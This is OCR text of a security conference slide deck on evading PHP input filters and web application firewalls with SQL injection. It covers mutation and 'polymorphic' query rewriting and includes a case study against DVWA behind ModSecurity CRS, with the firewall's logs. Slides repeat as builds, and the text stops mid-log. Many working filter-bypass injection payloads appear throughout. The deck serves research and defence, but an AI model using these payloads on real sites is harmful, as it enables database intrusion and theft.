Farewell, WAF

Exploiting SQL Injection from Mutation to Polymorphism

Boik Su

Chroot's member

Programming lover 🤓

qazbnm456

qazbnm456

Agenda

- Brief introduction to
    - Input Validation (Filter & WAF)
    - Evasion Technique
- Polymorphism
    - Concept
    - System Design
- Conclusion

Agenda

- Brief introduction to
  - Input Validation (Filter & WAF)
  - Evasion Technique
- Polymorphism
  - Concept
  - System Design
- Conclusion

Input Validation

Validate inputs coming from clients or from environment variables

Filter

- Filters can be easily crafted and applied to web apps
- We can swap them in the context
- We can also modify them directly
- What can be wrong?

- Say we want to purify users' inputs against the SQL Injection now
- We know that inputs come from the parameter $input

- Say we want to purify users' inputs against the SQL Injection now
- We know that inputs come from the parameter $input
- The input will be placed into the position like

```
SELECT * FROM users WHERE id = '$input';
```

Code Example 1

- Say we want to purify users' inputs against the SQL Injection now
- We know that inputs come from the parameter $input
- The input will be placed into the position like

```
SELECT * FROM users WHERE id = '$input';
```

- Our trained monkey wrote a filter upon it

```
if (preg_match('/[^a-zA-Z0-9_]union[^a-zA-Z0-9_]/i', $input)) {
  throw new Exception('Stop being silly...');
}
```

Attempt

- 1'•UNION•SELECT•1,•2,•3•#

```php
if (preg_match('/[^a-zA-Z0-9_]union[^a-zA-Z0-9_]/i', $input)) {
  throw new Exception('Stop being silly...');
}
```

Attempt

- 1'•UNION•SELECT•1,•2,•3•#

```
if (preg_match('/[^a-zA-Z0-9_]union[^a-zA-Z0-9_]/i', $input)) {
  throw new Exception('Stop being silly...');
}
```

Attempt

- ~~1'•UNION•SELECT•1,•2,•3•#~~
- 1'/**/UNION/**/SELECT•1,•2,•3•#

```
if (preg_match('/[^a-zA-Z0-9_]union[^a-zA-Z0-9_]/i', $input)) {
  throw new Exception('Stop being silly...');
}
```

Attempt

- ~~1'•UNION•SELECT•1,•2,•3•#~~
- 1'/**/UNION/**/SELECT•1,•2,•3•#

```
if (preg_match('/[^a-zA-Z0-9_]union[^a-zA-Z0-9_]/i', $input)) {
  throw new Exception('Stop being silly...');
}
```

Attempt

- ~~1'•UNION•SELECT•1,•2,•3•#~~
- ~~1'/**/UNION/**/SELECT•1,•2,•3•#~~
- 1'#%0aUNION#%0aSELECT•1,•2,•3•#

```
if (preg_match('/[^a-zA-Z0-9_]union[^a-zA-Z0-9_]/i', $input)) {
  throw new Exception('Stop being silly...');
}
```

Attempt

- ~~1'•UNION•SELECT•1,•2,•3•#~~
- ~~1'/**/UNION/**/SELECT•1,•2,•3•#~~
- 1'#%0aUNION#%0aSELECT•1,•2,•3•#

```php
if (preg_match('/[^a-zA-Z0-9_]union[^a-zA-Z0-9_]/i', $input)) {
  throw new Exception('Stop being silly...');
}
```

Attempt

- ~~1'•UNION•SELECT•1,•2,•3•#~~
- ~~1'/**/UNION/**/SELECT•1,•2,•3•#~~
- ~~1'#%0aUNION#%0aSELECT•1,•2,•3•#~~

```
if (preg_match('/[^a-zA-Z0-9_]union[^a-zA-Z0-9_]/i', $input)) {
  throw new Exception('Stop being silly...');
}
```

Code Example 2

If an attacker does find a way to bypass the limitation of the previous filter. How about we further limit the rest of the string?

- Say we want to purify users' inputs against the SQL Injection now
- We know that inputs come from the parameter $input
- The input will be placed into the position like

```
SELECT * FROM users WHERE id = '$input';
```

- Our trained monkey revised it to be an enhanced one

```
if (preg_match('/[^a-zA-Z0-9_]union/i', $input)) {
  throw new Exception('Stop being silly...');
}
if (preg_match('/union.+select\s+?[\[\]()\s\w\.,\"\'`-]+from\s+/i', $input)) {
  throw new Exception('Stop being silly again...');
}
```

Attempt

- 1'•UNION•SELECT•1,•2,•3•FROM•DUAL•#

```php
if (preg_match('/[^a-zA-Z0-9_]union/i', $input)) {
  throw new Exception('Stop being silly...');
}
if (preg_match('/union.+select\s+?[\[\]()\s\w\.,\"\'`-]+from\s+/i', $input)) {
  throw new Exception('Stop being silly again...');
}
```

Attempt

- 1'•UNION•SELECT•1,•2,•3•FROM•DUAL•#

```
if (preg_match('/[^a-zA-Z0-9_]union/i', $input)) {
  throw new Exception('Stop being silly...');
}
if (preg_match('/union.+select\s+?[\[\]()\s\w\.,\"\'`-]+from\s+/i', $input)) {
  throw new Exception('Stop being silly again...');
}
```

Attempt

- ~~1'•UNION•SELECT•1,•2,•3•FROM•DUAL•#~~
- 1'/**/UNION/**/SELECT•1,•2,•3•FROM•DUAL•#

```php
if (preg_match('/[^a-zA-Z0-9_]union/i', $input)) {
  throw new Exception('Stop being silly...');
}
if (preg_match('/union.+select\s+?[\[\]()\s\w\.,\"\'`-]+from\s+/i', $input)) {
  throw new Exception('Stop being silly again...');
}
```

Attempt

- ~~1'•UNION•SELECT•1,•2,•3•FROM•DUAL•#~~
- 1'/**/UNION/**/SELECT•1,•2,•3•FROM•DUAL•#

```
if (preg_match('/[^a-zA-Z0-9_]union/i', $input)) {
  throw new Exception('Stop being silly...');
}
if (preg_match('/union.+select\s+?[\[\]()\s\w\.,\"\'`-]+from\s+/i', $input)) {
  throw new Exception('Stop being silly again...');
}
```

Attempt

- ~~1'•UNION•SELECT•1,•2,•3•FROM•DUAL•#~~
- ~~1'/**/UNION/**/SELECT•1,•2,•3•FROM•DUAL•#~~
- 1'#%0aUNION#%0aSELECT•1,•2,•3•FROM•DUAL•#

```php
if (preg_match('/[^a-zA-Z0-9_]union/i', $input)) {
  throw new Exception('Stop being silly...');
}
if (preg_match('/union.+select\s+?[\[\]()\s\w\.,\"\'`-]+from\s+/i', $input)) {
  throw new Exception('Stop being silly again...');
}
```

Attempt

- ~~1'•UNION•SELECT•1,•2,•3•FROM•DUAL•#~~
- ~~1'/**/UNION/**/SELECT•1,•2,•3•FROM•DUAL•#~~
- 1'#%0aUNION#%0aSELECT•1,•2,•3•FROM•DUAL•#

```
if (preg_match('/[^a-zA-Z0-9_]union/i', $input)) {
  throw new Exception('Stop being silly...');
}
if (preg_match('/union.+select\s+?[\[\]()\s\w\.,\"\'`-]+from\s+/i', $input)) {
  throw new Exception('Stop being silly again...');
}
```

Attempt

- 1'•UNION•SELECT•1,•2,•3•FROM•DUAL•#
- 1'/**/UNION/**/SELECT•1,•2,•3•FROM•DUAL•#
- 1'#%0aUNION#%0aSELECT•1,•2,•3•FROM•DUAL•#

```
if (preg_match('/[^a-zA-Z0-9_]union/i', $input)) {
  throw new Exception('Stop being silly...');
}
if (preg_match('/union.+select\s+?[\[\]()\s\w\.,\"\'`-]+from\s+/i', $input)) {
  throw new Exception('Stop being silly again...');
}
```

We'll recap later 🤨

WAF


- Basically, there are many built-in rules targeting SQL Injection
- Rules get periodically updates
- No extra efforts to rewrite code logics

- Say we want to purify users' inputs against the SQL Injection now
- We know that the input comes from the parameter $input
- The query will be placed into the position like

```
SELECT * FROM users WHERE id = '$input';
```

- We set up a WAF service in front of our application

Architecture



Commonly used OSS WAF

ModSecurity V.S. NAXSI

ModSecurity

OWASP
Open Web Application Security Project

- Support web servers like Apache, IIS, Nginx etc
- In order to become useful, ModSecurity must be configured with rules
- OWASP ModSecurity Core Rule Set (CRS) is a set of generic attack detection rules for use with ModSecurity

NAXSI

OWASP
Open Web Application Security Project

- Stand for “Nginx Anti-XSS & SQL Injection”
- Specifically designed for Nginx servers
- Start with an intensive auto-learning phase that will automatically generate whitelisting rules regarding a website's behavior

Agenda

- Brief introduction to
  - Input Validation (Filter & WAF)
  - Evasion Technique
- Polymorphism
  - Concept
  - System Design
- Conclusion

Evasion Technique

Evasion Technique is bypassing an information security device in order to deliver any kinds of attack to a target

Category

From what we learn through these years, we categorize techniques like following

1. Case Changing

```
xxx/index.php?page_id=-1 uNIoN sELecT 1, 2, 3, 4
```

Category

From what we learn through these years, we categorize techniques like following

1. Case Changing

```
xxx/index.php?page_id=-1 uNIoN sELecT 1, 2, 3, 4
```

2. Replace Keywords

```
xxx/index.php?page_id=-1 UNIunionON SELselectECT 1, 2, 3, 4
```

3. Encoding (URL / HEX / Unicode encoding)

3. Encoding (URL / HEX / Unicode encoding)

4. Comments, including inline comments

```
xxx/index.php?page_id=-1/*!UNION*//*gg*//*!SELECT*/1, 2 ,3 ,4
```

3. Encoding (URL / HEX / Unicode encoding)

4. Comments, including inline comments

```
xxx/index.php?page_id=-1/*!UNION*//*gg*//*!SELECT*/1, 2 ,3 ,4
```

5. Equivalent replacements

```
Function: hex()、bin() <=> ascii(); concat_ws() <=> group_concat(); mid()、substr() <=> substring()
Space: %20 <=> %09, %0a, %0b, %0c, %0d, %a0, %23%0a
```

3. Encoding (URL / HEX / Unicode encoding)

4. Comments, including inline comments

```
xxx/index.php?page_id=-1/*!UNION*//*gg*//*!SELECT*/1, 2 ,3 ,4
```

5. Equivalent replacements

```
Function: hex()、bin() <=> ascii(); concat_ws() <=> group_concat(); mid()、substr() <=> substring()
Space: %20 <=> %09, %0a, %0b, %0c, %0d, %a0, %23%0a
```

6. Special symbols (back tick, parenthesis, etc)

Agenda

- Brief introduction to
    - Input Validation (Filter & WAF)
    - Evasion Technique
- Polymorphism
    - Concept
    - System Design
- Conclusion

Concept

Before going to Polymorphism, let me introduce Mutation

Mutation

- Take an input and apply rules to perform transformations

- Take an input and apply rules to perform transformations
- It's all about the domain knowledge

- Take an input and apply rules to perform transformations
- It's all about the domain knowledge
- Queries transformed through the concept of Mutation yield the same AST structure

- Take an input and apply rules to perform transformations
- It's all about the domain knowledge
- Queries transformed through the concept of Mutation yield the same AST structure
- Basically, what we've seen in days and what we mentioned previously in the “Evasion Technique” are almost of this type

(Recap) Code Example 1

- ~~1'•UNION•SELECT•1,•2,•3•#~~
- ~~1'/**/UNION/**/SELECT•1,•2,•3•#~~
- ~~1'#%0aUNION#%0aSELECT•1,•2,•3•#~~

```php
if (preg_match('/[^a-zA-Z0-9_]union[^a-zA-Z0-9_]/i', $input)) {
  throw new Exception('Stop being silly...');
}
```

(Recap) Code Example 1

- ~~1' UNION SELECT 1, 2, 3 #~~
- ~~1'/**/UNION/**/SELECT 1, 2, 3 #~~

' or 1=6e0union select 1, 2, 3 #

```
if (preg_match('/[^a-zA-Z0-9_]union[^a-zA-Z0-9_]/i', $input)) {
  throw new Exception('Stop being silly...');
}
```

Polymorphism

- From the aspect of OO languages, it often refers to the provision of a single interface to entities of different types

- From the aspect of OO languages, it often refers to the provision of a single interface to entities of different types

- Transform an input to numerous different representations, but retain the same meaning

- From the aspect of OO languages, it often refers to the provision of a single interface to entities of different types
- Transform an input to numerous different representations, but retain the same meaning


```
SELECT 1, 2, 3 FROM DUAL; # | 1 | 2 | 3 |
SELECT * FROM             # | 1 | 2 | 3 |
  (SELECT 1)a JOIN (SELECT 2)b join (SELECT 3)c;
```


- From the aspect of OO languages, it often refers to the provision of a single interface to entities of different types
- Transform an input to numerous different representations, but retain the same meaning
- It means that we change parts of query while not altering its original semantics 🤟

```
SELECT 1, 2, 3 FROM DUAL; # | 1 | 2 | 3 |
SELECT * FROM             # | 1 | 2 | 3 |
  (SELECT 1)a JOIN (SELECT 2)b join (SELECT 3)c;
```

- From the aspect of OO languages, it often refers to the provision of a single interface to entities of different types
- Transform an input to numerous different representations, but retain the same meaning
- It means that we change parts of query while not altering its original semantics 🤟

Differences between M & P





Differences between M & P

M

- Replace symbols with other acceptable ones

P

- Replace fragments with equivalent-ish ones

Differences between M & P

M

- Replace symbols with other acceptable ones
- Care about words, not the statement itself

P

- Replace fragments with equivalent-ish ones
- Care about the whole statement and fragments of it, such as predicates and clauses

Differences between M & P

M

- Replace symbols with other acceptable ones
- Care about words, not the statement itself
- Various mutations can be made due to the flexibility of SQL language

P

- Replace fragments with equivalent-ish ones
- Care about the whole statement and fragments of it, such as predicates and clauses
- The number of possible combinations is smaller than mutation can derive

(Recap) Code Example 2

- ~~1'•UNION•SELECT•1,•2,•3•FROM•DUAL•#~~
- ~~1'/**/UNION/**/SELECT•1,•2,•3•FROM•DUAL•#~~
- ~~1'#%0aUNION#%0aSELECT•1,•2,•3•FROM•DUAL•#~~

```
if (preg_match('/[^a-zA-Z0-9_]union/i', $input)) {
  throw new Exception('Stop being silly...');
}
if (preg_match('/union.+select\s+?[\[\]()\s\w\.,\"\'`-]+from\s+/i', $input)) {
  throw new Exception('Stop being silly again...');
}
```

(Recap) Code Example 2

- ~~1'•UNION•SELECT•1,•2,•3•FROM•DUAL•#~~
- ~~1'/**/UNION/**/SELECT•1,•2,•3•FROM•DUAL•#~~

' and @1:=(select 3 FROM DUAL)-0e1union select 1, 2, @1 #

```
if (preg_match('/[^a-zA-Z0-9_]union/i', $input)) {
  throw new Exception('Stop being silly...');
}
if (preg_match('/union.+select\s+?[\[\]()\s\w\.,\"\'`-]+from\s+/i', $input)) {
  throw new Exception('Stop being silly again...');
}
```


What now? 🤔

Case Study 1

Use Polymorphic SQL Injection Attack to detour ModSecurity with OWASP Core Rule Set v3.1.0

Environment

- Subject web application – Free Software Foundation DVWA
- OWASP ModSecurity CRS v3.1.0 – PARANOIA 1 (adequate security to protect almost all web applications from generic exploits)



-1' UNION SELECT 1, version()'

```
ModSecurity: Warning. detected SQLi using libinjection. [file "/etc/modsecurity.
d/owasp-crs/rules/REQUEST-942-APPLICATION-ATTACK-SQLI.conf"] [line "43"] [id "94
2100"] [rev ""] [msg "SQL Injection Attack Detected via libinjection"] [data "Ma
tched Data: sUE1, found within ARGS:id: -1'  UNION SELECT 1, version()'"] [sever
ity "2"] [ver "OWASP_CRS/3.1.0"] [maturity "0"] [accuracy "0"] [hostname "172.17
.0.1"] [uri "/vulnerabilities/sqli/"] [unique_id "156562078296.218457"] [ref "v3
0,45t:urlDecodeUni"]
```

-1' UNION SELECT 1, version()'

```
ModSecurity: Warning. detected SQLi using libinjection. [file "/etc/modsecurity.
d/owasp-crs/rules/REQUEST-942-APPLICATION-ATTACK-SQLI.conf"] [line "43"] [id "94
2100"] [rev ""] [msg "SQL Injection Attack Detected via libinjection"] [data "Ma
tched Data: sUE1, found within ARGS:id: -1'  UNION SELECT 1, version()'"] [sever
ity "2"] [ver "OWASP_CRS/3.1.0"] [maturity "0"] [accuracy "0"] [hostname "172.17
.0.1"] [uri "/vulnerabilities/sqli/"] [unique_id "156562078296.218457"] [ref "v3
0,45t:urlDecodeUni"]
```

-1' UNION SELECT 1, version()'

```
ModSecurity: Warning. detected SQLi using libinjection. [file "/etc/modsecurity.
d/owasp-crs/rules/REQUEST-942-APPLICATION-ATTACK-SQLI.conf"] [line "43"] [id "94
2100"] [rev ""] [msg "SQL Injection Attack Detected via libinjection"] [data "Ma
tched Data: sUE1, found within ARGS:id: -1'  UNION SELECT 1, version()'"] [sever
ity "2"] [ver "OWASP_CRS/3.1.0"] [maturity "0"] [accuracy "0"] [hostname "172.17
.0.1"] [uri "/vulnerabilities/sqli/"] [unique_id "156562078296.218457"] [ref "v3
0,45t:urlDecodeUni"]
```

-1' AND 2<@ UNION SELECT 1, version()'


```
ModSecurity: Warning. Matched "Operator `Rx' with parameter `(?i:(?:[\"'`](?:;?\
s*?(?:having|select|union)\b\s*?[^\s]|\s*?!\s*?[\"'`\w])|(?:c(?:onnection_id|urr
ent_user)|database)\s*?\([^\)]*?|u(?:nion(?:[\w(\s]*?select| select @)|ser\s*?\(
[^\)]*?)|s(?:chema\s* (165 characters omitted)' against variable `ARGS:id' (Valu
e: `-1%27%20%20AND%202%3C@%20UNION%20SELECT%201,%20version()%27' ) [file "/etc/m
odsecurity.d/owasp-crs/rules/REQUEST-942-APPLICATION-ATTACK-SQLI.conf"] [line "1
63"] [id "942190"] [rev ""] [msg "Detects MSSQL code execution and information g
athering attempts"] [data "Matched Data: UNION SELECT found within ARGS:id: -1'
 AND 2<@ UNION SELECT 1, version()'"] [severity "2"] [ver "OWASP_CRS/3.1.0"] [ma
turity "0"] [accuracy "0"] [tag "application-multi"] [tag "language-multi"] [tag
 "platform-multi"] [tag "attack-sqli"] [tag "OWASP_CRS/WEB_ATTACK/SQL_INJECTION"
] [tag "WASCTC/WASC-19"] [tag "OWASP_TOP_10/A1"] [tag "OWASP_AppSensor/CIE1"] [t
ag "PCI/6.5.2"] [hostname "172.17.0.1"] [uri "/vulnerabilities/sqli/"] [unique_i
d "156562186356.037883"] [ref "o13,12v30,59t:urlDecodeUni"]
```

-1' UNION SELECT 1, version()'

```
ModSecurity: Warning. detected SQLi using libinjection. [file "/etc/modsecurity.
d/owasp-crs/rules/REQUEST-942-APPLICATION-ATTACK-SQLI.conf"] [line "43"] [id "94
2100"] [rev ""] [msg "SQL Injection Attack Detected via libinjection"] [data "Ma
tched Data: sUE1, found within ARGS:id: -1'  UNION SELECT 1, version()'"] [sever
ity "2"] [ver "OWASP_CRS/3.1.0"] [maturity "0"] [accuracy "0"] [hostname "172.17
.0.1"] [uri "/vulnerabilities/sqli/"] [unique_id "156562078296.218457"] [ref "v3
0,45t:urlDecodeUni"]
```

-1' AND 2<@ UNION SELECT 1, version()'

```
ModSecurity: Warning. Matched "Operator `Rx' with parameter `(?i:(?:[\"'`](?:;?\
s*?(?:having|select|union)\b\s*?[^\s]|\s*?!\s*?[\"'`\w])|(?:c(?:onnection_id|urr
ent_user)|database)\s*?\([^\)]*?|u(?:nion(?:[\w(\s]*?select| select @)|ser\s*?\(
[^\)]*?)|s(?:chema\s* (165 characters omitted)' against variable `ARGS:id' (Valu
e: `-1%27%20%20AND%202%3C@%20UNION%20SELECT%201,%20version()%27' ) [file "/etc/m
odsecurity.d/owasp-crs/rules/REQUEST-942-APPLICATION-ATTACK-SQLI.conf"] [line "1
63"] [id "942190"] [rev ""] [msg "Detects MSSQL code execution and information g
athering attempts"] [data "Matched Data: UNION SELECT found within ARGS:id: -1'
 AND 2<@ UNION SELECT 1, version()'"] [severity "2"] [ver "OWASP_CRS/3.1.0"] [ma
turity "0"] [accuracy "0"] [tag "application-multi"] [tag "language-multi"] [tag
 "platform-multi"] [tag "attack-sqli"] [tag "OWASP_CRS/WEB_ATTACK/SQL_INJECTION"
] [tag "WASCTC/WASC-19"] [tag "OWASP_TOP_10/A1"] [tag "OWASP_AppSensor/CIE1"] [t
ag "PCI/6.5.2"] [hostname "172.17.0.1"] [uri "/vulnerabilities/sqli/"] [unique_i
d "156562186356.037883"] [ref "o13,12v30,59t:urlDecodeUni"]
```



-1' AND 2<@ UNION /*!ALL SELECT*/ 1, version()'

```
ModSecurity: Warning. Matched "Operator `Rx' with parameter `(?i:/\*[!+](?:[\w\s=_\-()]+)?\*/)' against variable `ARGS:id' (Value: `-1' AND 2<@ UNION /*!ALL SELECT*/ 1, version()'' ) [file "/etc/modsecurity.d/owasp-crs/rules/REQUEST-942-APPLICATION-ATTACK-SQLI.conf"] [line "471"] [id "942500"] [rev ""] [msg "MySQL in-line comment detected."] [data "Matched Data: /*!ALL SELECT*/ found within ARGS:id: -1' AND 2<@ UNION /*!ALL SELECT*/ 1, version()'"] [severity "2"] [ver "OWASP_CRS/3.2.0"] [maturity "0"] [accuracy "0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-sqli"] [tag "OWASP_CRS/WEB_ATTACK/SQL_INJECTION"] [tag "WASCTC/WASC-19"] [tag "OWASP_TOP_10/A1"] [tag "OWASP_AppSensor/CIE1"] [tag "PCI/6.5.2"] [hostname "172.17.0.1"] [uri "/vulnerabilities/sqli/"] [unique_id "156563093586.282334"] [ref "o18,15v30,47t:urlDecodeUni"]
```

-1' AND 2<@ UNION /*!ALL SELECT*/ 1, version()'

```
ModSecurity: Warning. Matched "Operator `Rx' with parameter `(?i:/\*[!+](?:[\w\s=_\-()]+)?\*/)' against variable `ARGS:id' (Value: `-1' AND 2<@ UNION /*!ALL SELECT*/ 1, version()'' ) [file "/etc/modsecurity.d/owasp-crs/rules/REQUEST-942-APPLICATION-ATTACK-SQLI.conf"] [line "471"] [id "942500"] [rev ""] [msg "MySQL in-line comment detected."] [data "Matched Data: /*!ALL SELECT*/ found within ARGS:id: -1' AND 2<@ UNION /*!ALL SELECT*/ 1, version()'"] [severity "2"] [ver "OWASP_CRS/3.2.0"] [maturity "0"] [accuracy "0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-sqli"] [tag "OWASP_CRS/WEB_ATTACK/SQL_INJECTION"] [tag "WASCTC/WASC-19"] [tag "OWASP_TOP_10/A1"] [tag "OWASP_AppSensor/CIE1"] [tag "PCI/6.5.2"] [hostname "172.17.0.1"] [uri "/vulnerabilities/sqli/"] [unique_id "156563093586.282334"] [ref "o18,15v30,47t:urlDecodeUni"]
```

-1' AND 2<@ UNION /*!ALL
SELECT*/ 1, version()'

```
ModSecurity: Warning. Matched "Operator `Rx' with parameter `(?i:/\*[!+](?:[\w\s
